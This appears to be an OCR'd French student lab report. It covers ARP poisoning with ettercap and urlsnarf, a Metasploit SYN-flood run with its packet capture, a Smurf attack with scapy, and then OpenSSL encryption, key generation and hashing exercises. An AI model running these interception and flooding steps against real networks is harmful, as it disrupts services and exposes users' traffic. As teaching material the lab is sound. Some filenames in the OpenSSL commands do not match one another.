
En utilisant l'outil graphique de kali : ettercap sur le menu Application 

On fait le «Scan for hosts» pour scanner toutes les machines :

Puis on les affiche pour pouvoir faire le ARP poisoning :




Et la derniere etape on lance l'outils *urlsnarf -i eth0* et on visualise la machine victime qu'est ce qu'elle consulte :




3. Attaque TCPSYN Flooding (DOS) :

L’objectif de l’attaque SYNflooding est de bombarder la machine cible par les TCP SYN.



On cherche le module synflood qui permet de lancer l’attaque TCP




A l’aide de la commande show options on choisit RHOSTS pour viser la machine cible :

```
msf6 auxiliary(dos/tcp/synflood) > set rhosts 192.168.124.130
rhosts ⇒ 192.168.124.130
msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 192.168.124.130

[*] SYN flooding 192.168.124.130:80 ...
```

No.	Time	Source	Destination	Protocol	Length	Info
12906	3.081757572	142.255.104.28	192.168.124.130	TCP	54	63034 → 80 [SYN] Seq=0 Win=3262 Len=0
12907	3.082028999	192.168.124.130	142.255.104.28	TCP	60	80 → 63034 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
12908	3.082029096	142.255.104.28	192.168.124.130	TCP	60	63034 → 80 [RST] Seq=1 Win=32767 Len=0
12909	3.082375942	142.255.104.28	192.168.124.130	TCP	54	14041 → 80 [SYN] Seq=0 Win=3438 Len=0
12910	3.082689212	192.168.124.130	142.255.104.28	TCP	60	80 → 14041 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
12911	3.082689306	142.255.104.28	192.168.124.130	TCP	60	14041 → 80 [RST] Seq=1 Win=32767 Len=0
12912	3.083226945	142.255.104.28	192.168.124.130	TCP	54	14357 → 80 [SYN] Seq=0 Win=2741 Len=0
12913	3.083495126	192.168.124.130	142.255.104.28	TCP	60	80 → 14357 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
12914	3.083495211	142.255.104.28	192.168.124.130	TCP	60	14357 → 80 [RST] Seq=1 Win=32767 Len=0
12915	3.083828600	142.255.104.28	192.168.124.130	TCP	54	57831 → 80 [SYN] Seq=0 Win=1886 Len=0
12916	3.084104949	192.168.124.130	142.255.104.28	TCP	60	80 → 57831 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
12917	3.084105031	142.255.104.28	192.168.124.130	TCP	60	57831 → 80 [RST] Seq=1 Win=32767 Len=0
12918	3.084433959	142.255.104.28	192.168.124.130	TCP	54	6115 → 80 [SYN] Seq=0 Win=3390 Len=0
12919	3.084769158	192.168.124.130	142.255.104.28	TCP	60	80 → 6115 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
12920	3.084769253	142.255.104.28	192.168.124.130	TCP	60	6115 → 80 [RST] Seq=1 Win=32767 Len=0


4. Attaque Smurf (DDOS) :

On lance le toolkit scapy pour forger des paquets :



On va changer les parametres par defaut des adresses IP source et destination dans i.display()

On envoie des paquets ICMP , et on remarque que la machine victime renvoie un reply au attaquant :



Fascicule 3 : La Cryptographie avec OpenSSL

1. CHIFFREMENT SYMETRIQUE


L'algorithme RC4

- Chiffrer le fichier mohamed_sallami avec l'algorithme RC4

openssl enc –rc4 -in mohamed_sallami -out Mohamed_sallami_rc4

- Vérifier que le message dans fichier_nom_eleve.enc est bien inintelligible

- Ecrire la commande qui permet de le déchiffrer et produit ainsi le fichier et vérifier alors que le message déchiffré est bien identique au fichier initial



L'algorithme DES


Pour chiffrer le fichier fichier_nom_eleve avec l'algorithme DES avec clé explicite :

openssl enc -des -in fichier_nom_eleve -out fichier_chiff_des -k 0123456789ABCDEF


- Quelle est la commande qui permet de déchiffrer fichier_chiff_des ?

openssl enc -des -d -in fichier_enc_des -out fichier_dechiff -k 0123456789ABCDEF

- Vérifier que le fichier déchiffré est identique au fichier initial.
- Methode 1 en comparant le checksum de deux fichiers



Methode2 avec la commande diff



2. CHIFFREMENT ASYMETRIQUE


Génération de clé privée/publique RSA

- Générer une paire de clés de taille 1024 bits et stocker-la dans le fichier **rsakey.pem**

#openssl genrsa -out rsakey.pem 1024

- Afficher le fichier en utilisant la commande **cat**. Qu'est ce que vous remarquez ?


-



Une façon de visualiser les clés en format complet est d'utiliser la commande **rsa**. Afficher alors les clés en format hexadécimal, en supprimant la sortienormalement produite par l'instruction rsa.


```
#openssl rsa –in rsakey.pem –text -noout
```

-



- Extraire la clé publique de la clé privée et sauvegarder le résultat dans le fichier **rsapubkey.pem**

#openssl rsa –in rsakey.pem –pubout –out rsapubkey.pem



Chiffrement de la clé RSA par l'algorithme


Nous allons maintenant utiliser l'algorithme AES256 pour chiffrer la clé privée.

- Ecrire la commande qui permet de chiffrer le fichier **rsakey.pem** et produit ainsi un fichier **rsakeyencaes.pem.**

  #openssl enc –AES256 -in rsakey.pem -out rsakeyencaes.pem

Chiffrement/déchiffrement de données avec RSA

- Vérifier l’égalité des deux fichiers **fichier_nom_eleve** et **fichier_dechiff_rsa**.



3. SIGNATURE NUMERIQUE


Génération d'une empreinte d'un fichier

Pour signer un document on calcule d'abord une empreinte de ce document. L'instruction à utiliser pour calculer l'empreinte est :

#openssl dgst <-algo> -out <sortie> <entree>

- Calculer la valeur de l'empreinte du fichier **fichier_nom_eleve** avec l'algorithme MD5 et la mettre dans un fichier **fichier_nom_eleve.md5**.

- Quelle est la taille de cette empreinte ? 128 bits
- Calculer la valeur de l'empreinte du même fichier avec l'algorithme SHA1 et la mettre dans un fichier **fichier_nom_eleve.sha1**.



-
- Quelle est la taille de cette empreinte ? 160 bits
